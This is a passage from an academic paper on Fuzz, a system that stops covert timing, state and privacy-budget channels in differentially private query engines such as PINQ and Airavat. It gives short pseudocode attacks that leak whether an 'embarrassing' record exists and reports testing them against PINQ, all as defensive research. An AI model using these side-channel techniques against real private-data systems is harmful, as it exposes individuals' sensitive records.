Sensitivity is relevant to differential privacy because the amount of noise required to make a deterministic query differentially private is proportional to its sensitivity. For example, the sensitivity of the two age queries discussed above is 1: adding or removing one patient's records from the hospital database can change the true value of each query by at most 1. This means that we should add the *same* amount of noise to *"How many patients at this hospital are over the age of 40?"* as to *"How many patients named John Doe are over the age of 40?"* This may appear counter-intuitive, but it achieves the right goal: the privacy of single individuals is protected to exactly the same degree in both cases. What differs is the *usefulness* of the results: knowing the answer to the first query with, say, a typical error margin of ± 100 could still be valuable if there are thousands of patients, whereas knowing the answer to the second query (which can only be zero or one) ± 100 is useless. We might try making the second query more useful by scaling its answer up numerically: *"Is John Doe over 40? If yes, then 1,000, else 0."* But this scaled query now has a sensitivity of 1,000, not 1, and so 1,000 times the noise must be added, blocking our attempt to violate privacy.

2.4 Programming with privacy

Early work on differential privacy has mostly focused on specific algorithms rather than general, compositional mechanisms: given a particular algorithm, we prove by hand that it is differentially private. Most of the time, this does not require much ingenuity—just applying known techniques—but even so, this approach doesn't scale well because it demands that each new algorithm be certified by a skilled, trusted human. A better approach is to automate this certification process with a programming language in which every well-typed program is guaranteed to be differentially private. Then (untrusted) non-experts can write as many different algorithms as they like, and the database administrator can rely on the language to ensure that privacy is not being violated.

Systems are beginning to be available that implement such languages—notably Privacy Integrated Queries (PINQ) [20] and Airavat [26]. PINQ is an embedded extension of C# that tracks the privacy impact of variety of relational algebra operations on database tables, as well as certain forms of query composition. Airavat integrates differential privacy into a distributed, Java-based MapReduce framework.

2.5 Processing model

Although PINQ and Airavat differ in many particulars, they embody essentially the same basic processing model, which we also follow in the Fuzz system described below. A *query* in each of these systems can be viewed as consisting of one or more *mapping* operations that process individual records in the database, together with some *reducing* code that combines the results of the mapping operations without directly looking at the database. When a query is submitted, the system verifies that it is ε_i-differentially private, deducts ε_i from the total privacy budget ε associated with the database, and—if ε remains nonzero—returns the query result. (Note that, in this model, we account for the possibility of collusion between adversaries by associating the privacy budget with the *database* and not with individual queriers. Thus, once the budget is exhausted, we must throw away the database and never answer any more queries.) We call the mapping operations *microqueries* and the rest of the code the *macroquery*.

Airavat implements a simple version of this model: a query consists of a sequence of chained microqueries ("mappers" in Airavat terminology) plus a selection from among a fixed set of macroqueries ("reducers"). The mappers are the only untrusted code: the reducers are part of the trusted base. When a query is submitted, the adversary must also declare the expected numerical range of its outputs, which amounts (since its input is a single record of the database) to stating its sensitivity. If the actual output ever falls outside of the declared range, it is clipped—in essence, the declared sensitivity is enforced by the system. From the declared sensitivity, Airavat can calculate how much noise must be added to the reducer's results to achieve ε-differential privacy.

In PINQ, macroqueries are written in LINQ, a SQL-like declarative language, which can be embedded in otherwise unconstrained C# programs. Microqueries can be general C# computations (optionally constrained by a checker method called `Purify`; see Section 3.5).

3 Attacks on differential privacy

Naturally, database administrators may be nervous about offering adversaries the opportunity to run arbitrary queries against their raw data. They will need strong assurances that such adversarial queries not only play by the rules of differential privacy but also have no *indirect* means of improperly leaking private information about individuals in the database. Unfortunately, this is not currently the case: while the authors of both PINQ and Airavat have anticipated the possibility of covert-channel attacks and have implemented either a partial defense (Airavat) or hooks for adding one (PINQ), both systems remain vulnerable to a range of attacks, as we now demonstrate.

3.1 Threat model

It is well known that covert channels are essentially impossible to eliminate if we allow the adversary to run other processes on the same computer that runs the query. Even if these other processes have no access to the database and cannot communicate directly with the query process, there are just too many ways for the query process to perturb local conditions in ways that can be measured fairly accurately if the observer is this close—e.g., processor usage, disk activity, cache pollution, etc. However, if we assume that the adversary is on the other end of a network connection, we have a much better chance of success. This is fortunate, since the demands of the situation are very strong. It is not enough to limit leakage to a low bandwidth or a small number of bits: even *one bit* is too much if that bit is the answer to *Does John Doe watch adult movies?*

We therefore assume that the database and associated query system are hosted on a private, secure machine. The adversary does not have physical access to this machine or its immediate environment (so that there is no way to measure its power usage, etc.) and can only communicate with it over a network. The adversary submits arbitrary queries to the system over the network. The system executes each query (if it determines that doing so is safe) and returns the answer over the network. The system also maintains a privacy budget for the database as a whole, and it refuses to answer any more queries once the budget is exhausted.

This threat model is shared by all differentially private query systems (PINQ, Airavat, and our Fuzz system), and its assumptions seem reasonable in practice. Essentially, it gives the adversary three pieces of information: (1) the actual answer to their query (a number, histogram, etc.), if any, (2) the *time* that the response arrives on their end of the network connection, and (3) the system's decision whether to execute their query or refuse because doing so would exceed the available privacy budget. However, this threat model still provides plenty of room for attacks on privacy. We will see that, unless appropriate steps are taken, both the decision whether or not to execute a query and the execution time itself can be used as channels to leak private information. In essence, both the query's finishing time and the fact that it is accepted

```
noisy sum, foreach r in db, of {
  if embarrassing(r)
    then { pause for 1 second };
  return 0
}
```

Figure 1: Timing attack example

or refused are *results* that the system is giving back to the adversary, and we need to consider whether the combination of *all* results—not just the query's numerical answer—is differentially private. Moreover, we will see, for PINQ, some ways that a malicious query may cause the actual *answer* to not be differentially private.

3.2 Timing attacks

Under the constraints of the above threat model, the easiest way for a query to send a bit to the adversary is by simply pausing for a long time (by entering an infinite loop, computing factorial of a million, etc.) when a certain condition is detected in the private data, as illustrated (in PINQ-like pseudocode) in Figure 1. The macroquery adds together the results of running the microquery on each row of the database (always 0) and finally adds some random noise to the total. Since almost all of the microquery instances finish very quickly, the distribution of query execution times observed by the adversary will change significantly when an embarrassing record exists in the database—a violation of differential privacy.

A simple "microquery timeout" will not solve this problem, for at least two reasons. First, the adversary can also signal the condition by causing the query to take an unusually *small* amount of time. The simple way to do this is to create an exception condition that aborts the entire query. If this is blocked (e.g., by trapping an exception in a microquery and replacing it with a default result just for that single microquery), the adversary can instead make all microqueries take a uniformly longish time (say, exactly two milliseconds) except when they detect the condition, in which case they terminate immediately. If the adversary happens to know exactly how many records are in the database, this leaks one bit. Second, the adversary can defeat a simple "microquery timeout" by causing side-effects in the microquery that will slow down the macroquery or other microqueries—for example, by allocating lots of memory to trigger garbage collection in the macroquery. We discuss this issue in more detail below.

3.3 State attacks

A different class of attacks involves using a channel *between* microqueries, such as a global variable, to break differential privacy of the result, as illustrated in Figure 2.

```
found = false;
noisy sum, foreach r in db, of {
  if (found) then { return 1 }
  if embarrassing(r) then {
    found = true;
    return 1
  } else { return 0 }
}
```

Figure 2: State attack example

```
noisy sum, foreach r in db, of {
  if embarrassing(r) then {
    run sub-query that uses
      a lot of privacy budget
  } else {
    return 0
  }
}
```

Figure 3: Privacy budget attack example

This time, the result of each microquery is either 0 or 1, depending on whether *any previous* microquery detected an embarrassing record. Since, in general, the embarrassing record will not be the last one in the database, this greatly magnifies the contribution of this one record to the result, again violating differential privacy.

3.4 Privacy budget attack

A related form of attack uses the query processor's decision whether to publicize the result of a query as a channel for leaking private data, relying on the fact that this decision can be influenced by actions of the query that in turn depend on private data. This idea can be applied to systems that use a *dynamic* analysis to determine the 'privacy cost' of a query, i.e., the amount that must be subtracted from the privacy budget before the result can be returned to the querier. As illustrated in Figure 3, the attack consists of looking for an embarrassing record and, when it is found, invoking some sub-query that will use up a bit of the remaining privacy budget. Once the outer query returns, the adversary simply checks how much the privacy budget has decreased.

3.5 Case study: PINQ

We have verified that the current PINQ implementation (version 0.1.1, released 08/18/09, available from [23]) is vulnerable to all of the above attacks. To demonstrate the vulnerabilities, we have written three example programs, each based on the test harness that comes with PINQ.

The original test harness computes several differentially private statistics on a given text file, including the

	Constant execution time Database size public ε-differential privacy	**Variable execution time** Database size private (ε, δ)-differential privacy
Static enforcement	Exact timing analysis	Time bound analysis Time noise
Dynamic enforcement	Timeouts Rounding up	Timeouts Time noise

Table 1: Four approaches to the timing-channel problem.

number of lines that contain a semicolon. When the program starts, it first reads the text file and creates a database whose rows each contain one line of text. Then it selects all the rows that contain a semicolon, using microqueries with a boolean predicate p, and finally performs a noisy count on the resulting set of rows.

Our attacks are implemented by changing the predicate p so that it produces some observable side-effects when the input file contains a certain string s. For the timing attack, we changed p so that, when invoked on a line that contains s, p performs an expensive computation that takes several seconds and cannot be optimized out. For the state attack, we added a static variable that is incremented by p when it discovers s, and we write the (un-noised) value of this variable to the console at the end. For the budget attack, we added a different static variable that contains a reference to the database; when s is found, p computes a noisy count of the number of rows in the database, which decreases the privacy budget.

The possibility of such attacks is acknowledged in the PINQ paper [20], and the PINQ implementation does contain hooks for an expression rewriter (called `Purify` in [20]) that is invoked on all user-supplied expressions and could potentially change or remove code that causes side-effects. However, such a rewriter is not provided; indeed, the PINQ downloads page contains an explicit warning that the code is not hardened or secured and should not be used 'in the wild.'

We conjecture that implementing a reliable `Purify` will be far from trivial. Avoiding the privacy budget attack will probably be easiest: every function that might consume privacy budget could be wrapped with a check that raises an exception if it is called from inside a running microquery (i.e., with a PINQ operation already on the call stack); this exception could then be turned into a default result for the microquery. State attacks are more difficult: since microqueries in PINQ are arbitrary bits of C#, it seems the choices are either to execute them on a modified virtual machine that detects writes to global state (as Airavat does), or else to create a small domain-specific language for writing microqueries that avoids global updates by design (as we do in Fuzz). Addressing timing attacks will require deeper changes to PINQ: the issues and available solutions are precisely the ones we study in this paper.

3.6 Case study: Airavat

Because Airavat calculates sensitivity and deducts the required amount from the privacy budget before query execution begins, it is inherently safe from privacy budget attacks. However, Airavat's mechanism for preventing state attacks permits a related vulnerability. To prevent microqueries from communicating via static variables, Airavat runs microqueries on a modified JVM; if a microquery ever attempts to modify a static variable, an exception is thrown and the whole query is marked "not differentially private." Unfortunately, the adversary can now observe whether the system gives them the result at the end of query execution or says, "Sorry, that's not differentially private." A better alternative would be to abort just the microquery, return, a default result, and allow the remainder of the query to run to completion.

In its published form, Airavat is also vulnerable to timing attacks. Its authors acknowledge this weakness [26] but counter that the bandwidth of the channel it creates is very low. This, we agree, may make it tolerable in some contexts, e.g., with "mostly trusted" queriers that might be careless but will not write malicious queries that intentionally attempt to reveal specific targeted secrets. We understand that Airavat may soon be enhanced to add timeouts to microquery executions [Shmatikov, personal communication, July 2010]; the implementation techniques described below should be useful in this effort.

4 Defending against timing attacks

State and privacy budget attacks can (and must) be addressed by designing the query language so that they are impossible. Timing attacks require more work, and this will be our concern for the remainder of the paper.

4.1 Four approaches to the problem

There are two basic strategies. One is to ensure that a given query takes very close to the *same* amount of time for *all possible* databases (of a given size—see below), so that the adversary can learn nothing from observing the time it takes the query result to arrive. The other is to treat time as an additional output of the query, and to limit the amount of information the adversary can gain using the same mechanisms (sensitivity analysis and ap-

propriate perturbation) that are used for data outputs.[2] In either approach, we can either obtain the information about running time statically (by analyzing the program before running it) or enforce limits dynamically (e.g., by using timeouts). This gives us the four possibilities shown in Table 1.

The solutions in the right-hand column provide somewhat weaker privacy guarantees than those on the left. In order to properly "noise" a resource like time, we must have the ability to both increase *and decrease* its consumption. While we can clearly increase execution time by adding a delay, we cannot easily decrease it. We can mitigate this problem by adding a default delay T; thus, we can add "time noise" $\nu \geq -T$ by delaying for $T + \nu$ at the end of each query. Nevertheless, since noise distributions guaranteeing differential privacy have unbounded support (i.e., $P(\nu) > 0$ for all ν), there is always a possibility that $\nu < -T$, in which case we cannot complete the computation. Thus, ε-differential privacy seems impossible in practice; all we can hope for is the slightly weaker property of (ε, δ)-differential privacy [11], where δ is a bound on the maximum *additive* (not multiplicative) difference between the probability of any given query output with and without a particular row in the input.

On the other hand, in the constant-time solutions (left column), the size of the database becomes public knowledge, since, except for the most trivial queries, execution time depends on the size of the database. In practice, this is probably a reasonable concession. In the case of the variable-time solutions (right column), the size of the database does not need to be published.

The static solutions (top row) are attractive in principle, but they depend on a static analysis of time sensitivity—something that has proved challenging except for very simple, inexpressive programming languages. We therefore concentrate on the bottom row. In this row, we choose one column to explore further: the "constant execution time" alternative, where we try to make each microquery take as close as possible to exactly the same amount of time. (The other column also deserves exploration; we believe similar mechanisms will be required.)

4.2 Default values

The approach we explore in the rest of this paper is to dynamically ensure that each microquery m takes the exact same amount of time T. If the microquery takes less time to execute, we delay it and only return its result after T. If the microquery has executed for time T without returning a result, we abort it. However, aborting the enclosing *macro*query is not an option because this would leak information to an adversarial querier. Instead, our approach is to have the microquery return a *default value* d in this case.

To avoid privacy leaks through the default value, d must not itself depend on the contents of the database. In Fuzz, a static value for d is included with the query. Also, for reasons that will become clear in Section 4.4, d should fall within the range of the microquery m.

4.3 Do default values decrease utility?

When the microquery for a row r times out while answering a non-adversarial query, the utility of the query's overall result almost inevitably degrades. After all, the result no longer incorporates the intended contribution of r or any other row whose microquery has timed out, but rather uses the default value for each such microquery. However, a non-adversarial querier can always avoid the inclusion of any default values by choosing a sufficiently high timeout. If the timeouts are chosen properly, *timeouts should never occur while answering non-adversarial queries*. Thus, the only querier who experiences degraded utility is the adversary.

The question, then, becomes how to choose the timeout values. One possible method is as follows. The querier is supplied with a reference implementation of the query processor that additionally outputs the maximum processing time T_{max} for each microquery. The querier can then (locally) test his queries on arbitrary databases of his own construction and thus infer a reasonable time bound. The querier then adds a small safety margin and uses, say, $1.1 \cdot T_{max}$ as the timeout for his query. He then submits the query to the actual query processor, to be run on the private database.

4.4 Do default values create privacy leaks?

At first glance, it may appear that default values are replacing one evil with another: they seem to plug the timing channel at the expense of introducing a data channel. However, this is not the case: as long as the timeouts are applied at the microquery level (as opposed to imposing a timeout on the whole query), differential privacy is preserved, for the following reason.

First, recall that Fuzz is designed to ensure that the completion time of a query depends only on the size of the database, but not its contents. Since we have assumed that the size of the database is public, and since our threat model rules out all the other channels, the only remaining way in which private information could 'leak' is through the (noised) data that the query returns.

Now, recall that the type system Fuzz implements is based on the type system from [25]. As described in [25], this type system ensures that all programs that type-check are differentially private. This is achieved by

[2] Note that the sensitivity analysis would have to account for interdependencies between a query's execution time and its output value, which is far from trivial.

inferring an upper bound on the program's sensitivity to small changes in its inputs—specifically, a change to an individual database row.

Fuzz extends the type system from [25] with microquery timeouts on `map` and `split`, but, crucially, timeouts do not increase the sensitivity of these two functions. The reason is that the sensitivity of `map` and `split` depends on the range of values that the microquery can return. Since the default value is taken from the range of values that the microquery can *already* return in the absence of timeouts, the addition of timeouts does not increase this range, and thus does not increase the sensitivity either.

Of course, running a query on a given database with and without timeouts (or with shorter vs. longer timeouts) can yield very different results. Suppose we have a database b and a function with microqueries that, without timeouts, produces an output o when it is run on b. If we now add a very short microquery timeout, we can easily cause *all* the microqueries to abort and return their default value, and the resulting output for the same database D can be dramatically different from o. However, this does not mean that differential privacy is violated. Recall from Section 2.1 that the differential privacy guarantee makes a statement about running *the same query* on two databases b and b' that differ in *exactly one row* r. If we run a query with timeouts on both b and b', the only microquery that could behave differently is the one on row r. All the other microqueries start in the same state for both databases, so their behavior will be exactly the same—they will either time out on both b and b', or on neither.

5 The Fuzz system

Next, we present the design of the Fuzz system, which represents one specific point (the lower left quadrant) in the solution space from Table 1. This point is a good first step because it works with existing programming-language technology and is relatively easy to implement.

5.1 Overview

Fuzz consists of three main components: a simple *programming language*, a *type checker*, and a *predictable query processor*. The programming language rules out channels based on global state or side effects, simply by not supporting any primitives that could produce either. The type checker rules out budget-based channels by statically checking queries before they are executed and rejecting any query that cannot be guaranteed to complete with the available balance. Finally, the predictable query processor closes timing-based channels by ensuring that each microquery terminates after very close to *exactly* a specified amount of time. Figure 4 illustrates our approach.




Figure 4: Scenario. Queries are first type-checked by Fuzz and then executed in predictable time.

5.2 Language and type system

Fuzz queries are written in a simple functional programming language whose functionality is roughly comparable to PINQ. The Fuzz language contains a special type `db` for databases, which is not a valid return type of any query. We say that a primitive is *critical* if it takes `db` as an argument. Our language ensures that critical primitives either return other values of type `db` (and nothing else) or add noise to all of their return values. Fuzz determines the correct amount of noise to add by using the sensitivity analysis and type system from [25].

Fuzz currently supports four critical primitives (Table 2): `map` applies a function f to each row in one database and returns the results in another database; `split` applies a boolean predicate p to each row in a database and returns two databases, one with all rows r for which $p(r) = \text{TRUE}$ and the other with the rest; `count` returns the (noised) number of rows in a database; and `sum` returns the (noised) sum of all the rows. `sum`'s type ensures that it can only be applied to databases with numeric rows.

5.3 Predictable query processor

To close timing channels, the query processor must ensure that all critical primitives take a predictable amount of time that depends only on the size of the database. This is trivial for `sum` and `count`. However, `map` and `split` involve arbitrary microqueries, and it can be difficult to statically analyze how much time these will take.

To avoid the need for such an analysis, Fuzz instead relies on *predictable transactions*. A predictable transaction is a primitive $\text{P-TRANS}(\lambda, a, T, d)$, where λ is a function, a an argument, T a timeout, and d a default value. P-TRANS takes *exactly* time T, and returns $\lambda(a)$ if λ terminates within time T, or d otherwise. Note that an implementation of P-TRANS may have to (a) add a delay if λ terminates early, and (b) abort λ slightly *before* T expires to ensure that any resources allocated by λ can be released in time. In Section 6, we describe two approaches to implementing P-TRANS in practice.

When evaluating `map` or `split`, Fuzz invokes P-TRANS for each microquery, using the specified timeout T and—in the case of `map`—the specified default value (`split` has an implicit default of TRUE).

Primitive	Arguments	Return value
`map db f T d`	Database `db`, function `f`, timeout `T`, default value `d`	Database
`split db p T`	Database `db`, boolean predicate `p`, timeout `T`	Two databases
`count db`	Database `db`	Noised $\lvert$`db`$\rvert$
`sum db`	Database `db`	Noised $\sum_i$ `db`$_i$

Table 2: Critical primitives in the Fuzz language

All values of type `db` internally have representations of the same size, i.e., they consume the same amount of memory and (conceptually) have the same number of rows as the original database. If necessary, they are padded with dummy rows. For example, if the original database has 1,000 rows and consumes 1 MB of memory, the two databases returned by a `split` both consume 1 MB, and an invocation of `map` on either of them will invoke 1,000 microqueries—though of course the results of microqueries on dummy rows will be discarded.

5.4 How Fuzz protects privacy

We now briefly summarize how Fuzz protects against covert channels. First, the only observations a querier can make that depend on the contents of the database are the completion time of the query and its return value. This is because of (a) our threat model from Section 3.1, (b) the fact that the language contains no primitives with side-effects, such as mutating global state, and (c) the fact that the type system rules out abnormal termination.

Second, the return value of the query is differentially private. Since `db` is not a valid return type and critical operations return only values of type `db` or else appropriately noised values (based on the sensitivity that has been statically inferred [25]), the return value cannot depend on non-noised values from the database directly. Also, the language does not contain any primitives for observing side-effects within the query, such as memory consumption or the current wallclock time. The only time-related primitives are the timeouts on the microqueries; these have a sensitivity of 1 because (a) each microquery operates on only one row from the database at a time, and (b) microqueries have no access to global state and therefore cannot communicate with one another. Thus, if we add or remove one individual's data from the database, this affects only one row, so this can only cause one more (or less) microquery to time out and add a default result to the output.

Third, the completion time of a query depends only on the size of the database (which we assumed to be public) and data that has already been noised. To see why, consider that the only operations that have access to non-noised data are the microqueries, for which Fuzz enforces a constant runtime (by aborting or padding them to their timeout), and that values of type `db` cannot affect the control flow directly, only indirectly through return values of critical operations, which are noised. It is perfectly OK for the completion time of a query to depend on noised data, since such data is safe to release and could even have been returned to the querier directly.

In summary, Fuzz is designed to ensure that everything observable by the querier—whether directly through the data channel or indirectly through the timing channel—either does not depend on the contents of the database or has been noised appropriately.

6 Implementation strategies

In this section, we describe the abstract requirements for implementing predictable transactions, and we propose two concrete implementation strategies: one for newly designed runtimes (6.2) and one for retrofitting Fuzz into an existing runtime (6.3). Naturally, we expect the former to be more efficient and the latter to be easier to implement.

6.1 Requirements

To implement P-TRANS(λ, a, T, d), the following three properties need to hold for the language runtime:

- **Isolation:** $\lambda(a)$ can be executed without interfering with the succeeding computation in any way, apart from contributing its return value.
- **Preemptability:** The execution of $\lambda(a)$ can be aborted at any time, or at most within some time bound Δ_a;
- **Bounded deallocation:** At any point during the execution of $\lambda(a)$, there is a upper bound Δ_d on the time needed to deallocate all resources allocated so far by $\lambda(a)$.

If these requirements hold, we can implement P-TRANS by running $\lambda(a)$ in isolation and setting a timer to $T - \Delta_a - \Delta_d$ (which must be updated when Δ_d changes due to new allocations). If the timer fires, we can abort λ and deallocate its resources without overrunning the overall timeout T. After a final delay to reach T exactly, we can return either the result of $\lambda(a)$ if we have it, or d otherwise.

6.2 White-box approach

If we design a new language runtime from scratch, or if we are willing to make extensive changes to an existing runtime, we can achieve isolation and preemptability

by avoiding global variables that could be left in an inconsistent state when a microquery is aborted, as well as any termination of the microquery that does not correctly return the default value. Thus, it becomes possible to abort a microquery simply by performing a `longjmp` or its equivalent.

Regarding bounded deallocation, we expect that the key resource in most cases will be memory. It is possible to design the memory allocator in such a way that the memory allocated by a microquery can be deallocated in *constant* time. For example, we can divert the allocator from its usual allocation pool while a microquery is in progress, and instead allocate memory from a special region dedicated to microqueries. If the microquery takes arguments and returns results by value rather than by reference, objects in the main heap cannot acquire references to this region, so it is safe to summarily deallocate the entire region when the microquery aborts or terminates.

6.3 Black-box approach

The first strategy assumes a fairly deep understanding of how all primitive operations of the language are implemented, and how they interact with the allocator and each other. If we are working with an existing runtime system, it may be hard to be sure that the entire rest of the state of memory outside the microquery allocation region has been restored to its original state after a microquery finishes; for example, if we use any off-the-shelf library functions, they may have local buffers or other global state through which information can leak.

In this case, we can still ensure isolation and preemptability by leveraging operating system support, e.g., by farming out microqueries to a separate process, which can then be destroyed at any time without interfering with the state of the main runtime. Bounded deallocation can be achieved if we know an upper bound on the amount of time the operating system needs to destroy a process.

7 Proof-of-concept implementation

Next, we describe our proof-of-concept implementation of Fuzz. Our implementation does not execute Fuzz programs directly; rather, we implemented a front-end that accepts Fuzz programs, typechecks them, and then (if successful) translates them into Caml programs. Thus, we did not need to implement an entire language runtime from scratch; it was sufficient to implement a library with Fuzz-specific primitives like `map` and `split`, and to extend an existing runtime with support for predictable transactions. We chose Caml because it is similar enough to Fuzz to make the translation relatively straightforward.

7.1 Background: Caml Light

Our implementation is based on Caml Light [5, 19] version 0.75, a stable and lightweight implementation of Caml. Here, we briefly describe only the aspects of Caml Light that are relevant for our discussion of Fuzz. For a detailed description of Caml Light, please see [19].

In Caml Light, Caml code is first compiled into bytecode for an abstract machine called ZAM (the ZINC abstract machine); this bytecode is then executed on a runtime that implements the ZAM. Because of this architecture, the actual ZAM runtime is relatively simple: it mainly consists of an interpreter for the ZAM instructions and some code for I/O, memory management, and garbage collection.

The state of the ZAM consists of a code pointer, a register holding the current environment, an accumulator, two stacks (an argument stack and a return stack) and the heap. The heap is divided into two zones: a fixed-size 'young' zone and a variable-size 'old' zone. Most objects are initially allocated in the young zone; when this zone fills up, a 'minor' garbage collection copies any objects that remain active into the old zone. This was originally done to reduce the frequency of 'major' garbage collection runs (since most objects are short-lived, their space can be reclaimed very quickly), but it is also very convenient for Fuzz, as we shall see below.

Note that Fuzz uses the ZAM runtime to run only programs that it has previously translated from Fuzz programs. Thus, we can safely ignore features of the ZAM runtime (such as reference cells) that Fuzz does not use. Our threat model assumes that the adversary can submit only Fuzz programs, so he or she is unable to access any of these features.

7.2 Bounded deallocation

When a microquery times out, Fuzz must be able, within a bounded amount of time, to release all of the resources the microquery may have allocated. To this end, our implementation performs a minor collection at the beginning of each macroquery, which clears the young zone of the heap, and it confines any additional memory allocations during microqueries to the young zone. Thus, we can simply discard the *entire* young zone after each microquery, which requires only a single instruction. If the microquery completes normally (without a timeout), it writes its result into a special fixed-size buffer that is not part of young zone. If this buffer is empty after the microquery or contains only a partial result, the macroquery uses the default value instead.

Discarding the entire young zone is safe because, after a microquery, there cannot be any outside references to objects in that zone. Any new memory allocations must be in the young zone, any new values on the stacks are discarded as well, and the only objects in the old zone

that could be modified in place are reference cells, which translated Fuzz programs cannot use. Note that discarding the young zone is faster than a minor collection, so this particular modification (which is only possible for Fuzz programs, not for arbitrary Caml programs) actually results in a speedup.

7.3 Preemptability

Fuzz must be able to preempt a running microquery after a specified time, with high precision. To this end, our implementation creates a second thread that continuously spins on the CPU's timestamp counter (TSC).[3] When a microquery is started, the interpreter sets a shared variable to the time at which the preemption should occur; when that point is reached, the second thread sends a signal to the interpreter thread. To prevent the two threads from slowing each other down, each is pinned to a different CPU core. If the microquery terminates before the timeout, it simply spins until the preemption occurs.

Preemptions can occur at arbitrary points in the runtime code. To avoid inconsistencies, our implementation checkpoints all mutable state before each microquery; when the signal is raised, it uses `longjmp` to return to the macroquery and then restores the runtime state from the checkpoint. We exclude from the checkpoint any state that either is immutable or is discarded anyway – including both zones of the heap and any existing values on the stacks. This leaves just a handful of variables, such as the ZAM's stack pointers and the code pointer.

7.4 Isolation

Fuzz must ensure that a microquery cannot interfere with the rest of the computation in any way, other than contributing its return value. In the previous two sections, we have already seen that the states of the ZAM runtime before and after a microquery are logically equivalent, since any changes (other than the result value) are either discarded or rolled back. To avoid direct timing interference between microqueries, Fuzz also pads the runtime of the preemption code to $\Delta_a + \Delta_d$. However, Fuzz must also avoid indirect timing interference through the garbage collector, or from the rest of the system.

Fuzz prevents data-dependent invocations of the garbage collector by padding all database rows to consume the same amount of memory, and by padding all database objects to have the same number of rows. For databases that result from a `split`, Fuzz adds an appropriate number of dummy rows that consume memory and computation time but do not contribute to the result. Fuzz also disables the garbage collector during microqueries; if a microquery attempts to allocate more space than is available in the young zone of the heap, Fuzz stops it and forces it to time out. Thus, from the perspective of the macroquery (and the garbage collector), memory usage does not depend on un-noised values from the database.

To prevent page faults and context switches, Fuzz preallocates and pins all of its memory pages, and it assigns itself a real-time scheduling priority. In our experiments, this was sufficient to control the timing variations to within a a few microseconds.

[3] There are many other ways of implementing preemptions, such as periodic TSC checks in the interpreter loop, or using the CPU's performance counters.

7.5 Implementation effort

Altogether, we added or modified 6,256 lines of code, including 4,887 lines of C++ for the typechecker/translator, 1,119 lines of C++ and Caml code for our implementation of predictable transactions, 186 lines of C++ for benchmarking support, and 64 lines of Fuzz code for common library functions. For comparison, the entire Caml Light codebase consists of 29,984 lines of code. This supports our claim that Fuzz can be retrofitted into existing runtimes.

7.6 Limitations

Despite all our precautions, some potential sources of variability remain. For example, our current implementation does not freeze or flush the CPU's caches (since instructions like `wbinvd` are not available from user level), and it is designed to run on a commodity Linux kernel. We believe that these sources would be difficult to exploit because the adversary cannot control the memory layout or force the runtime to invoke system calls; also, any exploitable variation would have to be large enough to cause the $\Delta_a + \Delta_d$ padding to be overrun. An implementation with at least some kernel support could remove some or all of these sources, and thus use a less conservative padding.

8 Evaluation

Our evaluation has two primary goals. First, we need to demonstrate that Fuzz is *practical*, in the sense that it is sufficiently fast and expressive to process realistic queries. Second, we need to demonstrate that our Fuzz implementation is *effective*, i.e., that it prevents all the covert-channel attacks that are possible in our threat model (Section 3.1).

8.1 Non-adversarial queries

To demonstrate that Fuzz is powerful enough to support useful queries, we implemented three example queries that were motivated in prior work [4, 6, 12]. The **weblog** query is intended to run on the log of an Apache web server; it computes a histogram of the number of web requests that came from specific subnets. The **kmeans** query clusters a set of points and returns the three cluster

Name	Type	LoC	Inspired by
kmeans	Clustering	119	[4]
census	Aggregation	50	[6]
weblog	Histogram	45	[12]

Table 3: Examples of non-adversarial Fuzz queries.

centers, and the **census** query runs on census data and reports the income differential between men and women.

Table 3 reports the lines of code needed for each query. The queries are small because programmers only need to specify the actual data processing; parsing and I/O are handled by Fuzz. Also, the queries use a small library of generic primitives, such as lists and a `fold` operator, that consists of 64 lines written directly in the Fuzz language. Note that Fuzz can automatically certify queries as differentially private and perform sensitivity analysis during typechecking, so even non-experts can easily write differentially private queries.

8.2 Experimental setup

To evaluate the performance and effectiveness of Fuzz, we performed experiments using a setup consistent with our model from Section 3.1. We installed Fuzz on a dedicated machine, a Dell Optiplex 780 with a 3.06 Ghz Intel Core 2 Duo E7600 processor and 4 GB of memory. The machine was running a 32-bit Ubuntu Linux 11.04 with a 2.6.38-8 kernel. For our timing measurements, we used the CPU's timestamp counter, which is cycle-accurate. To minimize interference, we disabled CPU power management and the flush daemon, we kept all mutable data in a ramdisk and mounted all other file systems read-only, and we terminated all other processes on the machine, leaving Fuzz as the only running process (recall our assumption that the machine is dedicated to Fuzz). As discussed in Section 7.6, there are sources of timing variability that we could not disable, such as the periodic timer interrupt, which takes about 3 μs to handle in this setup, but these cannot be influenced by an adversary, so they merely add noise to the query completion time without leaking information. The padding time, which corresponds to $\Delta_a + \Delta_d$, was set to 10 μs; this setting was chosen to be the highest preemption latency we observed, plus a generous safety margin.

To estimate the overhead of our implementation, we also prepared a version of the three translated Fuzz queries that can run on the original Caml Light runtime. Since the original runtime does not support P-TRANS or a fixed-size memory representation for databases, this required small modifications to the Caml code; for example, the modified queries invoke microqueries without any timeouts, and they keep the database in ordinary Caml lists. These modifications do not affect the data output of the queries. We used the modified Caml code only for experiments with the original Caml Light runtime; all other experiments directly use the Caml code that is output by the Fuzz front-end.




Figure 5: Performance for non-adversarial queries.

8.3 Macrobenchmarks

To estimate the performance of Fuzz, we ran each of the example queries from Table 3 over a synthetic dataset and measured the query completion time. Using synthetic data rather than real private data does not affect our measurements because, by design, the completion time does not depend on the contents of the database. However, the data *format* was based on realistic data—specifically, the weblog input was based on an Apache server log and the census input was based on U.S. census data from [14]. The synthetic database in each case had 10,000 rows. We set the microquery timeouts for each `map` and `split` by first running the query over example data with timeouts and padding disabled, measuring the maximum time taken by any of the `map` or `split`'s microqueries, and then setting the timeout to be 10% above that. We verified that no timeouts occurred during our measurements.

